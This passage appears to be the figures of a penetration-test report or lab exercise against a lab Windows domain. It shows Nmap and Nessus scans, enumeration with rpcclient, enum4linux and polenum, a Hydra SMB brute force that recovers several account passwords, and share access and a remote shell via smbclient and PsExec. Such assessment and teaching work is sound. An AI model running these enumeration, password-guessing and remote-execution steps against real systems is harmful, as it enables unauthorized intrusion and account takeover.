OS:%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M
OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70
OS:)%ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%O%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S
OS:=A%O=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: SERVER2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_ Message signing enabled and required
|_ nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:77:ed:8d (VMware)
| smb2-time:
|   date: 2023-12-09T03:23:07
|_ start_date: N/A
|_ clock-skew: mean: 1h00m02s, deviation: 0s, median: 1h00m02s

```

Figure 2-4 Nmap on server 1 and server 2 (4/5).

```

TRACEROUTE
HOP RTT ADDRESS
1 0.31 ms 192.168.10.2

Post-scan script results:
|_ clock-skew:
|   2h36m02s:
|   192.168.10.1
|_ 192.168.10.2
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 58.76 seconds

```

Figure 2-5 Nmap on server 1 and server 2 (5/5).

```

(kali㉿kali)-[~]
$ sudo nmap -A 192.168.10.10
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-15 02:21 EST
Nmap scan report for 192.168.10.10
Host is up (0.00041s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=Client1.uadcwnet.com
|_ Not valid before: 2023-09-20T09:51:58
|_ Not valid after: 2024-03-21T09:51:58
|_ ssl-date: 2023-12-15T08:22:04+00:00; +1h00m03s from scanner time.
|_ rdp-ntlm-info:
|_   Target_Name: UADCWNET
|_   NetBIOS_Domain_Name: UADCWNET
|_   NetBIOS_Computer_Name: CLIENT1
|_   DNS_Domain_Name: uadcwnet.com
|_   DNS_Computer_Name: Client1.uadcwnet.com
|_   DNS_Tree_Name: uadcwnet.com
|_   Product_Version: 10.0.19041
|_   System_Time: 2023-12-15T08:21:59+00:00
MAC Address: 00:0C:29:D5:E8:94 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=12/15%OT=135%CT=1%CU=39184%PV=Y%DS=1%DC=D%G=Y%M=000C29
OS:%TM=657BFE99%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=103%TI=I%CI=I%II
OS:=I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5
OS:=M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF
OS:70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=
OS:S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y
OS:%T=80%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD
OS:=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0
OS:%S=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1
OS:(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI
OS:=N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 1h00m02s, deviation: 0s, median: 1h00m02s
|_ smb2-time:
|   date: 2023-12-15T08:21:59
|_ start_date: N/A
|_ smb2-security-mode:
|   3.1.1:

```

Figure 2-6 Nmap on client 1 (1/2).

```

|_ Message signing enabled but not required
|_ nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:d5:e8:94 (VMware)

TRACEROUTE
HOP RTT ADDRESS
1 0.41 ms 192.168.10.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.53 seconds

```

Figure 2-7 Nmap on client 1 (2/2).

☐	Sev ▼	Score ▼	Name ▲	Family ▲	Count ▼	ⓘ	✎
☐	CRITICAL	10.0	PHP Unsupported Version Detection	CGI abuses	1	ⓘ	✎
☐	CRITICAL	9.8	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.	CGI abuses	1	ⓘ	✎
☐	CRITICAL	9.8	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities	CGI abuses	1	ⓘ	✎
☐	CRITICAL	9.8	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities	CGI abuses	1	ⓘ	✎
☐	CRITICAL	9.8	PHP 5.6.x < 5.6.34 Stack Buffer Overflow	CGI abuses	1	ⓘ	✎
☐	CRITICAL	9.8	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.	CGI abuses	1	ⓘ	✎

Figure 2-8 Nessus Scan on server 1 and 2.

```
(kali@kali)-[~]
$ host -t axfr uadcwnet.com 192.168.10.1
Trying "uadcwnet.com"
Using domain server:
Name: 192.168.10.1
Address: 192.168.10.1#53
Aliases:

Host uadcwnet.com not found: 5(REFUSED)
; Transfer failed.

(kali@kali)-[~]
$ host -t axfr uadcwnet.com 192.168.10.2
Trying "uadcwnet.com"
Using domain server:
Name: 192.168.10.2
Address: 192.168.10.2#53
Aliases:

Host uadcwnet.com not found: 5(REFUSED)
; Transfer failed.
```

Figure 2-9 Failed Zone Transfer.

```

rpcclient $> srvinfo
192.168.10.1 Wk Sv PDC Tim NT LM
wapi platform_id : 500
os version : 10.0
server type : 0x84102b
rpcclient $> querydomaininfo
Domain: UADCWNET
Server:
Comment:
Total Users: 125
Total Groups: 0
Total Aliases: 21
Sequence No: 1
Force Logoff: -1
Domain Server State: 0x1
Server Role: ROLE_DOMAIN_PDC
Unknown 3: 0x1
rpcclient $>

```

Figure 2-10 RPCClient srvinfo command.

```

rpcclient $> lookupnames administrators
administrators S-1-5-32-544 (Local Group: 4)
rpcclient $> lookupnames administrator
administrator S-1-5-21-2373017989-4057782597-2990666611-500 (User: 1)

```

Figure 2-11 RPCClient lookupnames command run on the administrator.

```
(kali@kali)-[~]
└─$ enum4linux -U -u test -p test123 192.168.10.1
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Dec 10 01:21:54 2023

===== ( Target Information ) =====
Target ..... 192.168.10.1
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.10.1 ) =====

[+] Got domain/workgroup name: UADCWNET

===== ( Session Check on 192.168.10.1 ) =====

[+] Server 192.168.10.1 allows sessions using username 'test', password 'test123'

===== ( Getting domain SID for 192.168.10.1 ) =====

Domain Name: UADCWNET
Domain Sid: S-1-5-21-2373017989-4057782597-2990666611

[+] Host is part of a domain (not a workgroup)

===== ( Users on 192.168.10.1 ) =====

index: 0xa37 RID: 0xa37 acb: 0x00000210 Account: A.Kennedy      Name: Arlene Kennedy   Desc: juggle
index: 0xa4c RID: 0xa4c acb: 0x00000210 Account: A.Peters     Name: Archie Peters    Desc: trickster
index: 0x1f4 RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null)           Desc: Built-in account for administering the computer/domain
index: 0xa52 RID: 0xa52 acb: 0x00000210 Account: B.Lewis      Name: Ben Lewis        Desc: flipflop
index: 0xa41 RID: 0xa41 acb: 0x00000210 Account: B.Rice       Name: Brad Rice        Desc: atavism
index: 0xa3d RID: 0xa3d acb: 0x00000210 Account: B.Wong       Name: Beverly Wong     Desc: retrieval
index: 0xa56 RID: 0xa56 acb: 0x00000210 Account: B.Yates      Name: Brittany Yates   Desc: surprised
index: 0xa40 RID: 0xa40 acb: 0x00000210 Account: D.Brooks     Name: Doug Brooks      Desc: sociable
index: 0xa3e RID: 0xa3e acb: 0x00000210 Account: D.Ford       Name: Dexter Ford      Desc: antiquated
index: 0xa4b RID: 0xa4b acb: 0x00000210 Account: D.Murray     Name: Deanna Murray    Desc: himself
index: 0xa57 RID: 0xa57 acb: 0x00000210 Account: E.Frazier    Name: Erik Frazier     Desc: Hamal
index: 0xa2f RID: 0xa2f acb: 0x00000210 Account: F.Payne      Name: Felicia Payne    Desc: Ada
index: 0xa53 RID: 0xa53 acb: 0x00000210 Account: F.Sanders    Name: Franklin Sanders Desc: usage
index: 0xa5a RID: 0xa5a acb: 0x00000210 Account: G.Adkins     Name: Guadalupe Adkins Desc: mitochondria
index: 0xa58 RID: 0xa58 acb: 0x00000210 Account: G.Francis    Name: Gretchen Francis Desc: roach
```

Figure 2-12 Enum4Linux run on against server 1 using test credentials (1/3).

```

index: 0xa45 RID: 0xa45 acb: 0x00000210 Account: G.Malone Name: Gerardo Malone Desc: pairage
index: 0xa48 RID: 0xa48 acb: 0x00000210 Account: G.Turner Name: Glen Turner Desc: sophia
index: 0x1f5 RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xa47 RID: 0xa47 acb: 0x00000210 Account: H.McLaughlin Name: Holly McLaughlin Desc: pwd:trainmen63
index: 0xa55 RID: 0xa55 acb: 0x00000210 Account: I.Robinson Name: Ian Robinson Desc: caterpillar
index: 0xa4e RID: 0xa4e acb: 0x00000210 Account: J.Becker Name: Jaime Becker Desc: geodesic
index: 0xa3b RID: 0xa3b acb: 0x00000210 Account: J.Farmer Name: Jacob Farmer Desc: vermin
index: 0xa31 RID: 0xa31 acb: 0x00000210 Account: J.Pooler Name: Javier Pooler Desc: despise
index: 0xa59 RID: 0xa59 acb: 0x00000210 Account: J.Shaw Name: Jaime Shaw Desc: connoisseur
index: 0xa2e RID: 0xa2e acb: 0x00000210 Account: J.Wheeler Name: Johnny Wheeler Desc: rosemary
index: 0xa4f RID: 0xa4f acb: 0x00000210 Account: K.Perkins Name: Katie Perkins Desc: Ireland
index: 0xa29 RID: 0xa29 acb: 0x00000210 Account: K.Thompson Name: Karl Thompson Desc: excitatory
index: 0x1f6 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0xa2b RID: 0xa2b acb: 0x00010210 Account: L.Gill Name: Loren Gill Desc: tarantara
index: 0xa4a RID: 0xa4a acb: 0x00000210 Account: L.Thornton Name: Laverne Thornton Desc: wolf
index: 0xa39 RID: 0xa39 acb: 0x00000210 Account: L.Washington Name: Lori Washington Desc: periphery
index: 0xa44 RID: 0xa44 acb: 0x00000210 Account: L.Williamson Name: Larry Williamson Desc: dill
index: 0xa34 RID: 0xa34 acb: 0x00000210 Account: M.Adams Name: Maureen Adams Desc: phosphine
index: 0xa3f RID: 0xa3f acb: 0x00000210 Account: M.Daniel Name: Micheal Daniel Desc: ritual
index: 0xa46 RID: 0xa46 acb: 0x00000210 Account: M.Harrington Name: Maria Harrington Desc: omicron
index: 0xa50 RID: 0xa50 acb: 0x00000210 Account: M.Murphy Name: Marsha Murphy Desc: honeydew
index: 0xa4d RID: 0xa4d acb: 0x00000210 Account: M.Padilla Name: Marlon Padilla Desc: squalid
index: 0xa3c RID: 0xa3c acb: 0x00000210 Account: M.Paul Name: Mary Paul Desc: threesome
index: 0xa33 RID: 0xa33 acb: 0x00000210 Account: N.Hogan Name: Nicole Hogan Desc: brochure
index: 0xa2c RID: 0xa2c acb: 0x00000210 Account: N.May Name: Natalie May Desc: pedophilia
index: 0xa32 RID: 0xa32 acb: 0x00000210 Account: N.Wells Name: Nettie Wells Desc: taco
index: 0xa42 RID: 0xa42 acb: 0x00000210 Account: P.Powers Name: Patti Powers Desc: shire
index: 0xa49 RID: 0xa49 acb: 0x00000210 Account: P.Rodriguez Name: Penny Rodriguez Desc: sought
index: 0xa54 RID: 0xa54 acb: 0x00000210 Account: R.Soto Name: Rex Soto Desc: fret
index: 0xa51 RID: 0xa51 acb: 0x00000210 Account: S.Higgins Name: Sadie Higgins Desc: night
index: 0xa3a RID: 0xa3a acb: 0x00000210 Account: S.Shelton Name: Stacy Shelton Desc: talisman
index: 0xa43 RID: 0xa43 acb: 0x00000210 Account: S.Wright Name: Stanley Wright Desc: til
index: 0xa38 RID: 0xa38 acb: 0x00000210 Account: T.Fuller Name: Tina Fuller Desc: working
index: 0xa30 RID: 0xa30 acb: 0x00000210 Account: T.Oliver Name: Tommie Oliver Desc: bucketfull
index: 0x455 RID: 0x455 acb: 0x00000a10 Account: test Name: Test account Desc: (null)
index: 0xa2a RID: 0xa2a acb: 0x00000210 Account: V.Nelson Name: Viola Nelson Desc: sawbelly
index: 0xa2d RID: 0xa2d acb: 0x00000210 Account: W.Holt Name: Wilbur Holt Desc: Replication Account
index: 0xa36 RID: 0xa36 acb: 0x00000210 Account: W.Wolfe Name: Woodrow Wolfe Desc: new
index: 0xa35 RID: 0xa35 acb: 0x00000210 Account: Y.Marshall Name: Yvette Marshall Desc: nearby

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[test] rid:[0x455]
user:[K.Thompson] rid:[0xa29]
user:[V.Nelson] rid:[0xa2a]
user:[L.Gill] rid:[0xa2b]
user:[N.May] rid:[0xa2c]
user:[W.Holt] rid:[0xa2d]
user:[J.Wheeler] rid:[0xa2e]
user:[F.Payne] rid:[0xa2f]

```

Figure 2-13 Enum4Linux run on against server 1 using test credentials (2/3).


```

===== ( Share Enumeration on 192.168.10.1 ) =====
do_connect: Connection to 192.168.10.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Remote Admin
  C$             Disk      Default share
  Fileshare1     Disk
  Fileshare2     Disk
  HR             Disk
  IPC$           IPC       Remote IPC
  NETLOGON       Disk      Logon server share
  Resources      Disk
  SYSVOL         Disk      Logon server share
  SYSVOL2        Disk

Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.10.1

//192.168.10.1/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.10.1/C$ Mapping: DENIED Listing: N/A Writing: N/A
//192.168.10.1/Fileshare1 Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/Fileshare2 Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/HR Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_NO_SUCH_FILE listing \*
//192.168.10.1/IPC$ Mapping: N/A Listing: N/A Writing: N/A
//192.168.10.1/NETLOGON Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/Resources Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/SYSVOL Mapping: OK Listing: OK Writing: N/A
//192.168.10.1/SYSVOL2 Mapping: OK Listing: OK Writing: N/A
enum4linux complete on Sun Dec 10 01:31:24 2023

```

Figure 2-14 Enum4Linux run on against server 1 using test credentials (3/3).

```

===== ( Share Enumeration on 192.168.10.2 ) =====
do_connect: Connection to 192.168.10.2 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Remote Admin
  C$             Disk      Default share
  IPC$           IPC       Remote IPC
  NETLOGON       Disk      Logon server share
  SYSVOL         Disk      Logon server share

Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

```

Figure 2-15 Enum4Linux run on against server 2 using test credentials (file shares).

```

(kali㉿kali)-[~]
$ polenum test:test123@192.168.10.1

[+] Attaching to 192.168.10.1 using test:test123
[+] Trying protocol 139/SMB ...
    [!] Protocol failed: Cannot request session (Called Name:192.168.10.1)
[+] Trying protocol 445/SMB ...
[+] Found domain(s):
    [+] UADCWNET
    [+] Builtin
[+] Password Info for Domain: UADCWNET
    [+] Minimum password length: 7
    [+] Password history length: 24
    [+] Maximum password age: 136 days 23 hours 58 minutes
    [+] Password Complexity Flags: 010000
    [+] Domain Refuse Password Change: 0
    [+] Domain Password Store Cleartext: 1
    [+] Domain Password Lockout Admins: 0
    [+] Domain Password No Clear Change: 0
    [+] Domain Password No Anon Change: 0
    [+] Domain Password Complex: 0
    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter:
    [+] Locked Account Duration:
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

```

Figure 2-16 Polenum run on server 1 using test credentials.

```

(kali@kali)-[~/Desktop]
$ hydra -L users.txt -P cain.txt smb://192.168.10.1
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-11 02:10:29
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 2146942 login tries (l:7/p:306706), ~2146942 tries per task
[DATA] attacking smb://192.168.10.1:445/
[STATUS] 5671.00 tries/min, 5671 tries in 00:01h, 2141271 to do in 06:18h, 1 active
[STATUS] 5721.00 tries/min, 17163 tries in 00:03h, 2129779 to do in 06:13h, 1 active
[STATUS] 5734.71 tries/min, 40143 tries in 00:07h, 2106799 to do in 06:08h, 1 active
[STATUS] 5738.67 tries/min, 86080 tries in 00:15h, 2060862 to do in 05:60h, 1 active
[STATUS] 5738.13 tries/min, 177882 tries in 00:31h, 1969060 to do in 05:44h, 1 active
[STATUS] 5738.62 tries/min, 269715 tries in 00:47h, 1877227 to do in 05:28h, 1 active
[STATUS] 5739.32 tries/min, 361577 tries in 01:03h, 1785365 to do in 05:12h, 1 active
[STATUS] 5739.68 tries/min, 453435 tries in 01:19h, 1693507 to do in 04:56h, 1 active
[STATUS] 5736.18 tries/min, 544937 tries in 01:35h, 1602005 to do in 04:40h, 1 active
[STATUS] 5736.50 tries/min, 636751 tries in 01:51h, 1510191 to do in 04:24h, 1 active
[STATUS] 5737.16 tries/min, 728619 tries in 02:07h, 1418323 to do in 04:08h, 1 active
[STATUS] 5737.63 tries/min, 820481 tries in 02:23h, 1326461 to do in 03:52h, 1 active
[445][smb] host: 192.168.10.1 login: I.Robinson password: switching
[STATUS] 6036.11 tries/min, 959742 tries in 02:39h, 1187200 to do in 03:17h, 1 active
[445][smb] host: 192.168.10.1 login: J.Shaw password: howsomever
[STATUS] 7099.13 tries/min, 1242347 tries in 02:55h, 904595 to do in 02:08h, 1 active
[STATUS] 6985.39 tries/min, 1334209 tries in 03:11h, 812733 to do in 01:57h, 1 active
[STATUS] 6889.15 tries/min, 1426054 tries in 03:27h, 720888 to do in 01:45h, 1 active
[STATUS] 6806.70 tries/min, 1517894 tries in 03:43h, 629048 to do in 01:33h, 1 active
[STATUS] 6735.34 tries/min, 1609746 tries in 03:59h, 537196 to do in 01:20h, 1 active
[STATUS] 6672.90 tries/min, 1701589 tries in 04:15h, 445353 to do in 01:07h, 1 active
[445][smb] host: 192.168.10.1 login: M.Padilla password: possess
[STATUS] 7032.76 tries/min, 1905877 tries in 04:31h, 241065 to do in 00:35h, 1 active
[445][smb] host: 192.168.10.1 login: W.Holt password: interception
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-11 06:52:11

```

Figure 2-17 Hydra run on all admin accounts on the domain using huge dictionary.

```

(kali@kali)-[~]
$ smbclient //192.168.10.1/Fileshare1 -U H.Mclaughlin
Password for [WORKGROUP\H.Mclaughlin]:
Try "help" to get a list of possible commands.
smb: \> ls
.                                     DA          0   Thu Oct  6 13:48:13 2022
..                                    DA          0   Thu Oct  6 13:48:13 2022
Chat with Jerone.docx                A          11742 Sun Dec 24 10:38:32 2017
Column Compare 20170801.xlsx         A          17499 Sun Dec 24 10:38:32 2017
customers                            DA          0   Thu Oct  6 13:57:34 2022
demo                                  DA          0   Thu Oct  6 13:59:48 2022
drivers                              A          21463 Sun Dec 24 10:38:32 2017
Example Custom Right Click.xlsm       A          23960 Sun Dec 24 10:38:32 2017
Example Different Meters LG same times.xlsx A          11988 Sun Dec 24 10:38:32 2017
Example Enable Events.xlsm           A          12258 Sun Dec 24 10:38:32 2017
Example Events with milliseconds.xlsx A          11283 Sun Dec 24 10:38:32 2017
Example Form Buttons.xlsm            A          17681 Sun Dec 24 10:38:32 2017
Example of dups Vily 20170730.xlsx    A          13210 Sun Dec 24 10:38:32 2017
Example same meter not same oms.xlsx   A          12411 Sun Dec 24 10:38:32 2017
executable                           DA          0   Thu Oct  6 13:58:20 2022
FOO.UDL                              A          0   Sun Dec 24 10:38:32 2017
Fraud Requirements - 7-26.docx        A          27043 Sun Dec 24 10:38:32 2017
Genesys                              DA          0   Thu Oct  6 13:33:58 2022
image_008.png                        A          16666 Mon Oct  2 10:36:14 2017
InfoMart                             DA          0   Thu Oct  6 13:47:29 2022
My_Macros_old.xlsm                   A          27248 Sun Dec 24 10:38:32 2017
Queries                              DA          0   Thu Oct  6 13:53:54 2022
rugby                                DA          0   Thu Oct  6 13:57:34 2022
Silver Springs.md                    A          313   Sun Dec 24 10:38:32 2017
Test Time and Username.xlsm          A          23704 Sun Dec 24 10:38:32 2017
~$Book19.xlsx                        A          165   Sun Dec 24 10:38:32 2017
~$My_Macros.xlsm                     A          165   Sun Dec 24 10:38:32 2017

15570943 blocks of size 4096. 12374974 blocks available

```

Figure 2-18 SMBClient accessing Fileshare1 on server 1 using employee credentials.




Figure 2-19 “Chat with Jerone.docx” downloaded from Fileshare1 using employee credentials.

```
(kali@kali)-[~]
$ smbclient //192.168.10.1/C$ -U J.Shaw
Password for [WORKGROUP\J.Shaw]:
Try "help" to get a list of possible commands.
smb: \> ls
$RECYCLE.BIN          DHS          0   Thu Oct  6 12:29:01 2022
die.bat              A           196 Thu Jul 18 09:31:08 2019
Documents and Settings DHSrn        0   Fri Aug 20 12:26:44 2021
ftp                  D           0   Thu Oct  6 14:13:12 2022
Home Ftp Server      D           0   Thu Oct  6 14:13:12 2022
Microsoft            D           0   Thu Oct  6 14:13:12 2022
openSSH              DA          0   Thu Oct  6 14:03:14 2022
pagefile.sys         AHS 536870912 Sat Dec 16 16:04:26 2023
PerfLogs             D           0   Sat Sep 15 03:19:00 2018
Program Files        DR          0   Thu Oct  6 12:29:01 2022
Program Files (x86)  D           0   Thu Oct  6 14:13:12 2022
ProgramData          DH          0   Thu Oct  6 14:13:25 2022
Recovery             DHSn        0   Fri Aug 20 12:26:49 2021
scripts              DA          0   Thu Oct  6 14:08:11 2022
shares              DA          0   Thu Oct  6 12:14:14 2022
System Volume Information DHS          0   Thu Oct  6 12:39:16 2022
temp                 D           0   Sat Dec 16 16:05:58 2023
Users                DR          0   Fri Aug 20 12:27:11 2021
Windows              D           0   Sat Dec 16 16:07:15 2023
```

Figure 2-20 SMBClient accessing a hidden file “C\$” on server 1 using admin credentials.

```

Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Owner\Desktop\tools\PSTools>psexec \\192.168.10.1 -u J.Shaw cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::20b0:b052:1fa5:7e54%6
    IPv4 Address. . . . . : 192.168.10.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.254

```

Figure 2-21 PSEXec opening command prompt on server 1 using admin credentials.

